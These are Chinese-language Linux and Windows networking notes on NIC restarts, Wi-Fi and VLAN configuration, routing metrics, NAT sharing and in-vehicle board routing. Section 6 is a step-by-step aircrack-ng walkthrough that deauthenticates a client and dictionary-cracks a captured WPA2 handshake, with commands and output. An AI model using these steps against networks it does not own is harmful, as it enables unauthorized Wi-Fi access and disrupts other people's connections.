**07-网卡设置**

1. **网卡重启**

1.1 **在Linux中：**

通常，你可以使用ifdown和ifup命令来关闭和启动网卡。假设你的网卡接口名称为eth0，则可以：

|  |
| --- |
| Bash sudo ifdown eth0 sudo ifup eth0 |

在一些Linux发行版中，特别是那些使用systemd的系统，你可以使用ip和systemctl命令来管理网络接口：

|  |
| --- |
| Bash sudo ip link set eth0 down sudo ip link set eth0 up |

或者使用systemctl重启网络服务（这可能会影响所有网络接口）：

|  |
| --- |
| Bash sudo systemctl restart networking sudo systemctl restart networking.service |

1.2 **在Ubuntu 17.10及以后的版本中：**

你可以使用netplan来应用配置并重启网络：

|  |
| --- |
| Bash sudo netplan apply |

1.3 **在CentOS 7 和其他使用NetworkManager的系统中：**

你可以使用下面的命令：

|  |
| --- |
| Bash sudo nmcli networking off sudo nmcli networking on |

或者重启特定的网卡：

|  |
| --- |
| Bash sudo nmcli connection down eth0 sudo nmcli connection up eth0 |

1.4 **在Windows中：**

在Windows命令行（cmd）中，你可以使用以下命令来重置TCP/IP堆栈，这在许多情况下等同于重启网卡：

|  |
| --- |
| Plain Text netsh winsock reset netsh int ip reset |

然后重启计算机以使更改生效。

或者，你也可以禁用再启用特定网络接口，通过“网络连接”界面或者使用Powershell命令：

|  |
| --- |
| PowerShell Disable-NetAdapter -Name "适配器名称" Enable-NetAdapter -Name "适配器名称" |

2. **无线连接-树莓派**

设置无线连接

|  |
| --- |
| C++ /etc/wpa\_supplicant/wpa\_supplicant.conf |

例子

|  |
| --- |
| C++ #接口设置 ctrl\_interface=DIR=/var/run/wpa\_supplicant GROUP=netdev update\_config=1 #国家码设置 country=CN     #网络信息配置 network={         ssid="NTest"       # wifi账号         psk="12345678"     # wifi密码，一般要>8个字符         key\_mgmt=WPA-PSK   # 密钥管理算法，通常家用路由都是WPA-PSK，企业路由是WPA-EAP         # 如果要连接的wifi是没有密码的，需要配置为：key\_mgmt=NONE         disabled=1         # 使能         # 其他参数：         scan\_ssid=1        # 对于隐藏的SSID，需要配置此参数         priority=1         # 优先级，如果有多个wifi需要保存，在不同network字典中可以配置不同的优先级，数字越小，优先级越高 } network={         ssid="River\_Test"         psk="12345678" } |

2.1 **树莓派查找IP**

|  |
| --- |
| Bash  ping raspberrypi.local |

3. **网卡设置**

/etc/netplan/config.yaml

|  |
| --- |
| Bash # Let NetworkManager manage all devices on this system network:  version: 2  renderer: NetworkManager  ethernets:  enp2s0f0:  dhcp4: no  vlans:  vlan3:  id: 3  link: enp2s0f0  addresses: [ "172.31.3.103/24" ]  vlan30:  id: 30  link: enp2s0f0  addresses: [ "172.31.30.103/24" ] |

4. **ip 设置**

IP地址、子网掩码、网关、DNS服务器

|  |
| --- |
| C++ /etc/network/interfaces   #设置 lo auto lo iface lo inet loopback   #设置eth0 DHCP auto eth0 DEVICE=eth0 ONBOOT=yes TYPE=Ethernet HWADDR=00:0c:29:02:88:54 BOOTPROTO=dhcp NM\_CONTROLLED=yes UUID=4c3bb601-cf11-4967-93c1-c7195700500d   #设置eth0 固定IP #auto eth0 #iface eth0 inet static #address 192.168.169.210 #netmask 255.255.255.0 #gateway 192.168.169.1 |

4.1 **更改物理地址**

|  |
| --- |
| C++ # 配置物理网口eth1的MAC地址为aa:bb:cc:dd:ee:21 ## 需提前沟通ip（包括ip地址和子网掩码）和MAC sudo ifconfig eth1 down ## ether后是MAC地址 sudo ifconfig eth1 hw ether aa:bb:cc:dd:ee:21 sudo ifconfig eth1 up |

4.2 **给网卡配置VLAN**

|  |
| --- |
| C++ # 给物理网口eth1配置vlan id为3 ip地址为172.20.3.34/24 的vlan网口 sudo ip link add link eth1 name eth1.3 type vlan id 3 sudo ip addr add 172.20.3.34/24 dev eth1.3 sudo ip link set dev eth1.3 down sudo ip link set dev eth1.3 up |

4.3 **虚拟网卡**

虚拟网卡也有mac地址

网卡、网关ip地址不一样。网卡设备ip地址，网关负责将网卡发数据转其他网络。

网关：网关是连接两个不同网络之间的设备。工作在网络层（第三层）。ip数据包转发

交换机：交换机是用于在局域网（LAN）内部的设备之间转发数据的设备。它是在数据链路层工作的，通过学习和维护MAC地址表。工作在数据链路层（第二层）。MAC数据包转发。

4.4 **固定网络**

**固定 ip和 静态 dns**

|  |
| --- |
| Bash /etc/dhcpcd.conf interface wlan0 static ip\_address=192.168.1.11/24  static routers=192.168.1.1  static domain\_name\_servers=192.168.1.1 |

**只走 eth0**

|  |
| --- |
| Bash /etc/dhcpcd.conf interface wlan0  nogateway |

**优先走**

|  |
| --- |
| Bash /etc/dhcpcd.conf interface wlan0 metric 500 |

route 可以查看metric 值

命令行

|  |
| --- |
| Bash sudo ip route add default via <eth0的网关地址> dev eth0 metric 0 sudo ip route add default via <wlan0的网关地址> dev wlan0 metric 500 |

在网络路由中，Metric是指测量距离的单位，它是一个数值，用于确定到达目的地所需的最小距离。在Linux中，Metric是一个网络接口的属性，用于指定该接口的优先级。当系统有多个网络接口时，通过指定Metric的值，可以控制系统使用哪个接口来进行通信。 Metric的值越小，优先级越高，系统就越可能通过该接口发送数据。

在上面提到的情况中，可以通过修改wlan0接口的Metric值，使得系统优先使用eth0接口来发送数据。例如，可以将wlan0接口的Metric值设置为一个比较大的数值，例如500，这样系统就会优先使用eth0接口来进行通信。具体操作可以使用以下命令：

5. **流量统计**

iptbles统计方案

轻量级比pcap消耗少

本地网卡 192.168.20.141


1、添加规则

iptables -I INPUT -d 192.168.20.141 输入数据的目的地址

iptables -I OUTPUT -s 192.168.20.141 输出数据的源地址


2、统计流量

iptables -n -v -L -t filter -x



3、如果添加规则是阻止进入统计结果就是被阻挡数据，

iptbles -I INPUT -d 192.168.20.141 -j DROP



原先允许进入无法接收，数据就不会变化，只有阻止数据在统计

6. **wifi操作**

https://github.com/conwnet/wpa-dictionary

6.1 **aircrack-ng工具**

6.1.1  **安装工具**

**Install | 安装 aircrack-ng**

|  |
| --- |
| C++ sudo apt install aircrack-ng |

6.1.2 **查看网卡**

**View available wireless network cards | 查看可用的无线网卡**

使用命令：airmon-ng

|  |
| --- |
| Plaintext netcon@conwlt:~/workspace$ sudo airmon-ng |

6.1.3 **开启监听**

**Specify the wireless network card to turn on the monitor mode | 指定无线网卡开启监听模式。**

使用命令：airmon-ng start <网卡名称>

|  |
| --- |
| C++ airmon-ng start wlp6s0 |

根据以上输出，已经把 wlp6s0 这块无线网卡开启监听模式，开启后名字是 wlp6s0mon。

6.1.4 **扫描无线**

**Scan for nearby wireless networks | 扫描附近的无线网络**

使用命令：airodump-ng <处于监听模式的网卡名称>

airodump-ng wlp6s0mon

|  |
| --- |
| C++ netcon@conwlt:~/workspace$ sudo airodump-ng wlp6s0mon   CH 5 ][ Elapsed: 12 s ][ 2018-10-07 18:49    BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID   22:47:DA:62:2A:F0 -50 51 12 0 6 54e. WPA2 CCMP PSK AndroidAP    BSSID STATION PWR Rate Lost Frames Probe    22:47:DA:62:2A:F0 AC:BC:32:96:31:8D -31 0 -24e 0 16 |

这一步会输出两个列表，两个列表不停在刷新。

第一个列表表示扫描到的无线网络 AP 信息，会用到以下几列信息：

* BSSID: 无线 AP 的硬件地址
* PWR: 信号强度，值是负数，绝对值越小表示信号越强
* CH: 无线网络信道
* ENC: 加密方式，我们要破解的是 WPA2
* ESSID: 无线网络的名称

第二个列表表示某个无线网络中和用户设备的连接信息：

* BSSID: 无线 AP 的硬件地址
* STATION: 用户设备的硬件地址

6.1.5 **保存记录数据**

**使用参数过滤扫描列表，确定扫描目标**

使用命令：airodump-ng -w <扫描结果保存的文件名> -c <无线网络信道> --bssid <目标无线 AP 的硬件地址> <处于监听模式的网卡名称>

|  |
| --- |
| Plaintext netcon@conwlt:~/workspace$ sudo airodump-ng -w android -c 6 --bssid 22:47:DA:62:2A:F0 wlp6s0mon |

6.1.6 **发起攻击**

**使用 aireplay-ng 对目标设备发起攻击**

使用命令：aireplay-ng -<攻击模式> <攻击次数> -a 无线 AP 硬件地址> -c <用户设备硬件地址> <处于监听模式的网卡名称>

|  |
| --- |
| Plaintext netcon@conwlt:~$ sudo aireplay-ng -0 0 -a 22:47:DA:62:2A:F0 -c AC:BC:32:96:31:8D wlp6s0mon 18:57:31 Waiting for beacon frame (BSSID: 22:47:DA:62:2A:F0) on channel 6 18:57:32 Sending 64 directed DeAuth. STMAC: [AC:BC:32:96:31:8D] [41|64 ACKs] 18:57:33 Sending 64 directed DeAuth. STMAC: [AC:BC:32:96:31:8D] [19|121 ACKs] 18:57:33 Sending 64 directed DeAuth. STMAC: [AC:BC:32:96:31:8D] [11|80 ACKs] ... |

6.1.7 **暴力破解**

**使用 aircrack-ng 暴力破解 Wi-Fi 密码**

使用命令：aircrack-ng -w 密码字典 <包含握手包的 cap 文件>

|  |
| --- |
| Plaintext netcon@conwlt:~/workspace$ aircrack-ng -w wpa-dictionary/common.txt android-01.cap |

6.1.8 **退出监听**

**无线网卡退出监听模式**

使用命令：airmon-ng stop <处于监听模式的无限网卡名称>

|  |
| --- |
| Plaintext netcon@conwlt:~/workspace$ sudo airmon-ng stop wlp8s0mon |

7. **iwlist工具**

1. 查看无线接口：

|  |
| --- |
| C++ iwconfig |

1. 扫描端口

|  |
| --- |
| C++ sudo iwlist wlan0 scanning |

1. 无线频段

|  |
| --- |
| C++ sudo iwlist wlan0 scan |

4G的频率和频段是：1880-1900MHz、2320-2370MHz、2575-2635MHz。

5G的频率和频段为：3300-3400MHz、3400-3600MHz和4800-5000MHz。

8. **NetworkManager工具**

1、查看网络状态：

|  |
| --- |
| Bash nmcli general status |

2、列出所有可用的网络连接：

|  |
| --- |
| Bash nmcli connection show |

3、启用/禁用一个网络连接：

|  |
| --- |
| Bash nmcli connection up <connection-name nmcli connection down <connection-name |

4、查看所有可用的 Wi-Fi 网络：

|  |
| --- |
| Bash nmcli device wifi list |

5、连接到一个 Wi-Fi 网络：

|  |
| --- |
| Bash nmcli device wifi connect <SSID password <password>> |

6、创建一个新的网络连接：

|  |
| --- |
| Bash nmcli connection add type <connection-type con-name <connection-name ifname <interface-name ... |

7、修改一个现有的网络连接：

|  |
| --- |
| Bash nmcli connection modify <connection-name <property <value>>> |

8、删除一个网络连接：

|  |
| --- |
| Bash nmcli connection delete <connection-name> |

9、查看网络接口状态：

|  |
| --- |
| Bash nmcli device status |

10、设置系统静态 IP 地址：

|  |
| --- |
| Bash |

11、刷新网络接口获取新的 DHCP 地址：

|  |
| --- |
| Bash nmcli device reapply <interface-name> |

9. **操作实例**

10. **设备通过特定网卡上网**

10.1 **设备网络情况**

|  |
| --- |
| C++ liauto@x01-orin1:~$ route Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface default 172.31.60.54 0.0.0.0 UG 0 0 0 mgbe3\_0.60 172.30.3.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe1\_0 172.31.3.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe3\_0.3 172.31.10.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe3\_0.10 172.31.20.0 172.31.10.32 255.255.255.0 UG 0 0 0 mgbe3\_0.10 172.31.30.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe3\_0.30 172.31.50.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe3\_0.50 172.31.60.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe3\_0.60 172.31.70.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe3\_0.70 172.31.92.0 0.0.0.0 255.255.255.0 U 0 0 0 mgbe3\_0.92  liauto@x01-orin1:~$ ping www.baidu.com ping: www.baidu.com: Temporary failure in name resolution  liauto@x01-orin1:~$ arp Address HWtype HWaddress Flags Mask Iface 172.31.3.193 ether f4:a8:0d:b4:3f:e2 C mgbe3\_0.3 172.31.3.77 (incomplete) mgbe3\_0.3 172.31.60.54 (incomplete) mgbe3\_0.60 172.31.30.78 (incomplete) mgbe3\_0.30 172.30.3.81 ether 02:00:00:00:ce:83 C mgbe1\_0 172.31.30.81 ether 02:00:00:00:ce:81 C mgbe3\_0.30 172.31.30.32 (incomplete) mgbe3\_0.30 172.31.70.51 (incomplete) mgbe3\_0.70 172.31.3.72 ether 02:00:00:00:ce:72 C mgbe3\_0.3 172.31.10.31 (incomplete) mgbe3\_0.10 172.31.30.51 (incomplete) mgbe3\_0.30 172.31.3.81 ether 02:00:00:00:ce:81 C mgbe3\_0.3 172.31.3.71 ether 02:00:00:00:ce:71 C mgbe3\_0.3 |

设备通过电脑上的 172.31.3.193 网卡上网，需要将电脑配置为一个网络转发器（或者称为网络共享）。

10.2 **电脑设置**

以下是在Linux系统上设置网络共享的一般步骤：

1. 启用 IP 转发：在 Linux 上，你需要确保 IP 转发功能已启用。你可以通过以下命令来检查：

|  |
| --- |
| Bash bashCopy code sudo sysctl net.ipv4.ip\_forward |

1. 如果输出为 net.ipv4.ip\_forward = 0，表示 IP 转发被禁用。你可以通过编辑 /etc/sysctl.conf 文件并将 net.ipv4.ip\_forward 的值设置为 1 来启用它：

|  |
| --- |
| Bash bashCopy code sudo nano /etc/sysctl.conf |

1. 在文件中找到 net.ipv4.ip\_forward 行，并将其修改为：

|  |
| --- |
| Plaintext Copy code net.ipv4.ip\_forward = 1 |

1. 然后保存并关闭文件。要使更改生效，运行以下命令：

|  |
| --- |
| Bash bashCopy code sudo sysctl -p |

1. 配置网络地址转换（NAT）：你需要设置 NAT 规则，将来自其他设备的流量转发到你的互联网连接。你可以使用 iptables 来实现这一点。假设你的互联网连接是通过 172.31.3.193 网卡连接的，你可以运行以下命令：

|  |
| --- |
| Bash bashCopy code sudo iptables -t nat -A POSTROUTING -o <your\_internet\_interface> -j MASQUERADE |

1. 其中 <your\_internet\_interface> 是你的互联网连接所使用的网卡接口，可能是你连接到互联网的那个接口，例如 eth0、wlan0 或 enp0s3。

10.3 **设备上设置**

1. 设置路由：在其他设备上设置默认网关为你电脑的 172.31.3.193 网卡的 IP 地址。

|  |
| --- |
| Plain Text vbnetCopy code Default Gateway: 172.31.3.193 Subnet Mask: Same as your subnet mask (e.g., 255.255.255.0) DNS Server: You can use public DNS servers like 8.8.8.8 or 1.1.1.1 |

11. **A板通过B板上网**

11.1 **车载以太网连接**

A板和B板通过网卡连接eth0 - eth0

注意车载以太网不会自动更新arp，需要手动添加，各个供应商策略不一样

11.2 **A板路由添加**

vlan6 ip是192.168.6.9

而且发现 B板路由表里有这么一条

192.168.6.0 0.0.0.0 255.255.255.0 bridge6(vlan6)

说明A板vlan6 发送到的数据（源地址192.168.6.9）， 送达 B板一定会分发到 vlan6

上网目的ip

(1)route中 添加上网目的ip，指定vlan6 接口

|  |
| --- |
| Bash sudo route add -host 上网目的ip dev vlan6 |

这样 （上网目的ip） 数据包是通过 vlan6 转发，源地址就是vlan6

(2)arp中 添加 添加上网目的ip MAC地址为B板的网卡MAC地址

|  |
| --- |
| Bash arp -s 上网目的ip B板的网卡MAC地址 |

这样 （上网目的ip数据包） 可以到达B板网卡

11.3 **B板上网**

vlan6 可以转发上网

(1)由于A板vlan6过来数据（源地址192.168.6.9）,分发到vlan6，vlan6上网出去

一汽供应商 将vlan6转发到另外一个C板上网（也有直接B板上网上的）

(2)通过A B板可以发现，

数据通信接收都会经过 eth0,

数据通信接收、相响应在各自 eth0.x bridgex

可以得出结论，所有接收数据都到实际物理网卡 eth0，通过 eth0分发到各个 vlan

eth0.x 和bridgex（桥接到eth0.x虚拟网卡）